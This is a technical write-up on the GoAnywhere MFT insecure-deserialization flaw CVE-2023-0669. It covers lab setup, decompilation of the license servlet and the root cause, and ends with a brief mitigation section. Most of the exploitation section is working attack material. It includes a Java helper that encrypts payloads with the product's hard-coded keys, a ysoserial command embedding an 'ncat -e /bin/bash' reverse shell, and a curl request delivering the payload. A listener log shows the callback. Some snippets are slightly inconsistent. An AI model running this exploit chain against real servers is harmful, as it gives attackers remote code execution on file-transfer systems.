

Introduction

CVE-2023-0669 is an insecure deserialization vulnerability that leads to code execution in the system (RCE). It has been discovered in GoAnywhere MFT versions 7.1.1 for Windows and 7.0.3 for Linux, which are utilized as secure file transfer solutions to carry out automated file transfer activities securely. This bug has been deemed highly dangerous and potentially a zero-day vulnerability as some organizations have left the Admin portal exposed to the internet.

based on Shodan.io (IoT search engine) It appears that there are over 999 administrative consoles publicly exposed to the internet, leaving them exploitable if they didn't mitigate the CVE or update the application yet



Building our Testing Lab

1. let's first install the app in our operation system `note the app support serval operations systems because it's depends on java installation` ,run the app and check if it work by visiting the `localhost` and it's by default run on port `8000`



This product is not licensed

GET LICENSE

Click [here](#) if you are having trouble getting a license

Getting the vulnerable app can be difficult, especially if the vendor does not have an archive for the older versions of the app so the vulnerable version for Linux can be found at this link


2. Download the following tools that are used in the analysis, Jadx for the decompiling (reverse-engineering) the application, ysoserial for exploiting the insecure deserialization [note: serial required old JDK 8 to 15](#) and JDK for the java Environment

Obtaining the Java source code

the most fun part

Reverse engineering for Java bytecode and other types of code includes two methods: disassembling and decompiling. Disassembling converts bytecode into a lower-level format, such as assembly code, which can be more difficult to read and understand. However, it is useful for other types of code, such as C and C++. On the other hand, decompiling includes converting bytecode back into its original high-level source code, which can include class and method names, making it easier to understand. By using these methods, it is possible to obtain similar code to the original code, although the decompiled code may not be identical to the original source code

By decompiling Java bytecode using tools like Jadx, we can reverse engineer the code and obtain its original Java source code



Java bytecode is the compiled version of Java source code, which is executed by the Java Virtual Machine (JVM) and enables Java applications to be cross-platform compatible. However, this binary code can still be reverse-engineered back to the original code. This process is called decompiling the app, as we explained earlier. Decompiling is possible because the bytecode retains some high-level structures such as class and method names, as well as variable names

Although it is not intended to be difficult to reverse, developers can protect their code by using an obfuscation technique that makes it harder to understand and reverse-engineer. Moreover, to avoid exposing sensitive information or keys in the code, developers can store such data separately and retrieve it dynamically during runtime.


To understand how the `GoAnywhere MFT` app works, we need to dive into its underlying web framework that uses the `Servlet` API - a Java web application programming interface,

The `web.xml` file, located in the `WEB-INF` directory, is a critical component of the application's deployment descriptor, containing crucial information such as servlet mappings and security configurations.

The CVE Description focuses on a vulnerability in the License Response handling of GoAnywhere MFT. To address it, we need to review the `web.xml` file and reverse engineer or decompile the `com.linoma.ga.ui.admin.servlet.licenseResponseServlet` class.

```
<servlet>
  <servlet-name>License Response Servlet</servlet-name>
  <servlet-class>com.linoma.ga.ui.admin.servlet.licenseResponseServlet</servlet-class>
  <load-on-startup>0</load-on-startup>
</servlet>
<servlet-mapping>
  <servlet-name>License Response Servlet</servlet-name>
  <url-pattern>/lic/accept</url-pattern>
</servlet-mapping>
```

To investigate the `licenseResponseServlet` class, we have to dive into the `lib` files of the GoAnywhere MFT application. These files contain various libraries and packages used by the application. We can load all the files in this directory and use a tool like Jadx string searching to locate the desired class. but I have found that the required class is located within the `ga_classes.jar` package by loading this file into Jadx tool



Time to analyze the source code

The Analysis

It was mentioned earlier that there is a bug in how the application handles licenses. Therefore, we need to dive deep into the code to understand how the app handles licenses.

in `LicenseResponseServlet` we found this code

```
public class LicenseResponseServlet extends HttpServlet {
    private static final long serialVersionUID = -441307309120983773L;
    private static final Logger LOGGER = LoggerFactory.getLogger(LicenseResponseServlet.class);

    public void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException,
    IOException {
        Response response = null;
        try {
            response = LicenseAPI.getResponse(request.getParameter("bundle"));
        } catch (Exception e) {
            LOGGER.error("Error parsing license response", e);
            response.sendError((int) FtpReply.REPLY_500_SYNTAX_ERROR_COMMAND_UNRECOGNIZED);
        }


        request.getSession().setAttribute("LicenseResponse", response);
        request.getSession().setAttribute(NavigationConstants.SESSION_GOTO_OUTCOME,
        NavigationConstants.ADMIN_LICENSE_OUTCOME);
        response.sendRedirect(request.getScheme() + "://" + request.getServerName() +
        IAMConstants.SEP + request.getServerPort() + ProductInformation.PRODUCT_MAIN_CONTEXT_PATH + AdminPageURL.LICENSE);
    }

    public void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException,
    IOException {
        doPost(request, response);
    }
}
```

so here's the deal with this Java servlet code. It's handling web requests using `doPost` and pulling in the `bundle` parameter which is `licenseServer.BUNDLE_param`. Then it tries to get a `response` using `LicenseAPI` and catches any errors with a `try-catch`. If it fails, the servlet sends a `500` error response. If it succeeds, the `response` and objects are saved in the user's session and they're redirected to the license page. By checking out the `NavigationConstants` class, I discovered the endpoint that accepts the license `/lic/accept`

```
public static final String ADMIN_SERVLET_LICENSE_ACCEPT_PATH = "/lic/accept";
```

When trying to access the endpoint, I get a `500` error status code but it's still existed



Now that we have a basic understanding of how the software handles the `bundle` request and its logic, let's dive deeper to see how the app handles licenses, including encryption.

To do this, we can decompile the `licenseapi-2.0.jar` package from the `lib` directory and examine the classes. One class that catches my attention is `BundleWorker`, which appears to handle things related to the bundle parameter. By analyzing the `unbundle` method code, we will understand how it works

```

public static String unbundle(String base64, KeyConfig keyConfig) throws BundleException {
    try {
        if (!"1".equals(keyConfig.getVersion())) {
            base64 = base64.substring(0, base64.indexOf("$"));
        }
        byte[] data = decode(base64.getBytes(CHARSET));
        return new String(decompress(verify(decrypt(data, keyConfig.getVersion()), keyConfig)), CHARSET);
    }
}

```

Next, the data is decoded using Base64 and passed to the `decrypt` and `verify` methods. Before decrypting, let's take a closer look at the `decrypt` method

```

/* loaded from: licenseapi-2.0.jar:com/linoma/license/gen2/LicenseEncryptor.class */
public class LicenseEncryptor {
    public static final String VERSION_1 = "1";
    public static final String VERSION_2 = "2";
    private static final byte[] IV = {65, 69, 83, 47, 67, 66, 67, 47, 80, 75, 67, 83, 53, 80, 97, 100};
    private static final String KEY_ALGORITHM = "AES";
    private static final String CIPHER_ALGORITHM = "AES/CBC/PKCS5Padding";

    private byte[] getInitializationValue() throws Exception {
        byte[] param1 = {103, 111, 64, 110, 121, 119, 104, 101, 114, 101, 76, 105, 99, 101, 110, 115, 101, 80, 64, 36, 36, 119, 114, 100};
        byte[] param2 = {-19, 45, -32, -73, 65, 123, -7, 85};
        SecretKeyFactory factory = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1");
        KeySpec spec = new PBEKeySpec(new String(param1, "UTF-8").toCharArray(), param2, 9535, 256);
        SecretKey tmp = factory.generateSecret(spec);
        return tmp.getEncoded();
    }

    private byte[] getInitializationValueV2() throws Exception {
        byte[] param1 = {112, 70, 82, 103, 114, 79, 77, 104, 97, 117, 117, 115, 89, 50, 90, 68, 83, 104, 84, 115, 113, 113, 50, 111, 90, 88, 75, 116, 111, 87, 55, 82};
        byte[] param2 = {99, 76, 71, 87, 49, 74, 119, 83, 109, 112, 50, 75, 104, 107, 56, 73};
        SecretKeyFactory factory = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1");
        KeySpec spec = new PBEKeySpec(new String(param1, "UTF-8").toCharArray(), param2, 3392, 256);
        SecretKey tmp = factory.generateSecret(spec);
        return tmp.getEncoded();
    }
}

```

simply the code contain some values and as we see it's use two different versions and this versions have diffrenet format, and using `getInitializationValue()` method to generate secert IV using techiniques called password-based-key derviation which is take a password and the sult value and use them to derive a secert key that used to genreate the IV and the `getInitializationValueV2()` method do the same with the `v2` of the license

As shown in this piece of code, it uses the Advanced Encryption Standard (AES) algorithm, which is a `symmetric` encryption algorithm which this means that the same key is used for both encryption and decryption. this will be helpful in our code when we need to encrypt our final payload. We can extract this code and create a custom java script to assist us in encrypting our serialized payload which will be the output of `ysoserial` tool .

```

private static byte[] verify(byte[] data, KeyConfig keyConfig) throws IOException, ClassNotFoundException, NoSuchAlgorithmException, InvalidKeyException, SignatureException, UnrecoverableKeyException, CertificateException, KeyStoreException {
    ObjectInputStream in = null;
    try {
        String algorithm = "SHA1withDSA";
        if ("2".equals(keyConfig.getVersion())) {
            algorithm = "SHA512withRSA";
        }
        PublicKey verificationKey = getPublicKey(keyConfig);
        ObjectInputStream in2 = new ObjectInputStream(new ByteArrayInputStream(data));
        SignedObject signedLicense = (SignedObject) in2.readObject();
    }
}

```

```

        Signature signature = Signature.getInstance(algorithm);
        boolean verified = signedLicense.verify(verificationKey, signature);
        if (!verified) {
            throw new IOException("Unable to verify signature!");
        }
        SignedContainer sc = (SignedContainer) signedLicense.getObject();
        byte[] data2 = sc.getData();
        if (in2 != null) {
            in2.close();
        }
        return data2;
    } catch (Throwable th) {
        if (0 != 0) {
            in.close();
        }
        throw th;
    }
}

```

simply there is the method called `verify` reading the `data` byte array and a `KeyConfig` object and determines the algorithm based on version which is licenses v2 containing `$2` in the request and retrieving the public key to verify the of license data and Deserialize `data` bytes by `readObject` as a bytes array


The Root Case

because `readObject` java method is the main of the deserialization attacks because it's responsible for deserializing objects from `ObjectInputStream` methods which are dangerous and has security risk when it is controlled by the user without proper validation and leads the bad actor to execute code in the system by gadget chain which is java libraries or classes the application using can manipulated by the attacker to Malicious Code there are many types to detect it like in our CVE

Building the Exploit

The Gadget Chain

the Gadget Chain in our case because of this lib `Commons-beanutils-1.9.4.jar` the insecure Deserialization can lead to arbitrary code execution by changing the flow of execution to trigger a runtime.exe to achieve our goal RCE



```

bluesky-1.0.6.jar
bsh-2.0b6.jar
checker-qual-3.5.0.jar
commons-beanutils-1.9.4.jar
commons-cli-1.3.1.jar
commons-codec-1.14.jar
commons-collections-3.2.2.jar

```

An important note here that Insecure deserialization doesn't always lead to remote code execution (RCE) because it's depends on the dependencies on the application use and the deserialized data, but it can still lead to other types of attacks like denial of service or information disclosure or object injection when the attacker manipulates to perform attacks such as editing the admin permission or attacks like Privilege escalation

using `ysoserial` to create our serialized payload to get RCE by the following structure

```
java -jar ysoserial-all.jar Payload "command"
```

`payload` : is known Dependencies the app using can get by RCE

`command` : the command that will be executed on the system

as shows in the following picture from ysoserial-all usage documentation `commons-beanutils` is including in `CommonBeanutils1` payload

```
CommonBeanutils1 @frohoff commons-beanutils:1.9.2, commons-collections:3.1, com
```

It's time to exploit this vulnerability

We need to encrypt the payload before sending it. To achieve this, we can use the encryption part from the tool available at <https://github.com/0xf4n9x/CVE-2023-0669>. However, we will need to make some modifications on the tool

to take the `file_path` and the version as argument from the user and decrypt the payload

```
import java.util.Base64;
import javax.crypto.Cipher;
import java.nio.charset.StandardCharsets;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;
import java.nio.file.Files;
import java.nio.file.Paths;

public class CVE_2023_0669_helper {
    static String ALGORITHM = "AES/CBC/PKCS5Padding";
    static byte[] KEY = new byte[30];
    static byte[] IV = "AES/CBC/PKCS5Pad".getBytes(StandardCharsets.UTF_8);
    public static void main(String[] args) throws Exception {
        if (args.length != 2) {
            System.out.println("Usage: java CVE_2023_0669_helper <file_path> <version>");
            System.exit(1);
        }
        String filePath = args[0];
        String version = args[1];
        byte[] fileContent = Files.readAllBytes(Paths.get(filePath));
        String encryptedContent = encrypt(fileContent, version);
        System.out.println(encryptedContent);
    }

    public static String encrypt(byte[] data, String version) throws Exception {
        Cipher cipher = Cipher.getInstance(ALGORITHM);
        KEY = (version.equals("2")) ? getInitializationValueV2() : getInitializationValue();
        SecretKeySpec keySpec = new SecretKeySpec(KEY, "AES");
        IvParameterSpec ivSpec = new IvParameterSpec(IV);
        cipher.init(Cipher.ENCRYPT_MODE, keySpec, ivSpec);
        byte[] encryptedObject = cipher.doFinal(data);
        String bundle = Base64.getUrlEncoder().encodeToString(encryptedObject);
        String v = (version.equals("2")) ? "$2" : "";
        bundle += v;
        return bundle;
    }

    private static byte[] getInitializationValue() throws Exception {
        // Version 1 Encryption
        String param1 = "go@nywhereLicenseP@$s$wr$";
        byte[] param2 = {-19, 45, -32, -73, 65, 123, -7, 85};
        return SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1").generateSecret(new PBEKeySpec(new String(param1.getBytes(), "UTF-8").toCharArray(), param2, 9535, 256)).getEncoded();
    }

    private static byte[] getInitializationValueV2() throws Exception {
        // Version 2 Encryption
        String param1 = "pFRgrOMhauusY2ZDShTsqq2oZXKtoW7R";
    }
```



```
byte[] param2 = {99, 76, 71, 87, 49, 74, 119, 83, 109, 112, 50, 75, 104, 107, 56, 73};
return SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1").generateSecret(new PBEKeySpec(new String(param1.getBytes(), "UTF-8").toCharArray(), param2, 3392, 256)).getEncoded();
}
}
```

first, we need to compile the code by this command

```
javac CVE_2023_0669_helper.java && java CVE_2023_0669_helper
```

about the code simply take the hard-coded keys that were provided in the application source code and encrypt the data using AES with CBC mode and `PKCS5` padding. by giving it the file path and version number `java CVE_2023_0669_helper [file_path] [version]`

as arguments. and print the payload string as Base64 encode we will cover it in the PoC section

The Proof Of Concept & Exploitation

i will use linux in this Proof of Concept but it not depends on the operation system to get RCE (Remote Code Execution)

using `ysoserial` to create our payload like the following command and encrypt it

```
Command :java -jar ysoserial-all.jar CommonsBeanutils1 "nc ip port " > PoC.ser
```

and to decrypt the ysoserial payload by our custom script

```
Command java -jar CVE2023-helper.jar File_name <the version number(1,2)>
```

```
root@kali:~/CVE-2023-0669# java -jar ysoserial-all.jar CommonsBeanutils1 "ncat -e /bin/bash 192.168.1.10 4444" > PoC.ser
Picked up JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
root@kali:~/CVE-2023-0669# java -jar CVE_2023_0669_helper.jar PoC.ser 2
Picked up JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[...]
```


and as we show above `lic/accept` is the endpoint that receives the bundle request and it doesn't matter if the request method was `GET` or `POST`, we can also exploit this by command line with `curl` by the following

Command: `curl -ivs POST 'http://192.168.1.10:8000/goanywhere/lic/accept?bundle=$(cat final_payload.txt)'` which `final_payload` will be the `ysoserial` output after encryption by our tool


```
yosef0x1@pwnbox:~/CVE-2023-0669$ ncat -lnvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.10.
Ncat: Connection from 192.168.1.10:40434.
^C
yosef0x1@pwnbox:~/CVE-2023-0669$ ncat -lnvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444

yosef0x1@pwnbox:~/CVE-2023-0669$ curl -ivs POST 'http://192.168.1.10:8000/goanywhere/lic/accept?bundle=${cat final_payload}'
```

and we get shell the exploit work in windows,linux and any system have goanywhere because the application depends on java installation not The Operation System



Mitigation

it's important to keep up to date with your apps and software but sometimes you can't update them and don't have this choice so here is the mitigation and how to limit goanywhere from this Vulnerability and to make sure it's not v the admin console shouldn't be exposed in online

1. go to `/adminroot/WEB_INF/web.xml` which is the servlet-mapping configuration and add Multiline comments by adding `<!-- -->` because it's `<xml>` Programming language format, which this edit will disable this endpoint like the following picture and limit the attack

```
<!--
<servlet>
  <servlet-name>License Response Servlet</servlet-name>
  <servlet-class>com.linoma.ga.ui.admin.servlet.LicenseResponseServlet</servlet-class>
  <load-on-startup>0</load-on-startup>
</servlet>
<servlet-mapping>
  <servlet-name>License Response Servlet</servlet-name>
  <url-pattern>/lic/accept</url-pattern>
</servlet-mapping>
-->
```

Conclusion

During the analysis, we discovered why developers should not trust any object passed by the user and exposed sensitive information like secret-keys. We also identified how this practice can be extremely dangerous, and the potential security implications of such actions became clear.

For the packages && scripts used in the analysis in this [Github repo](#)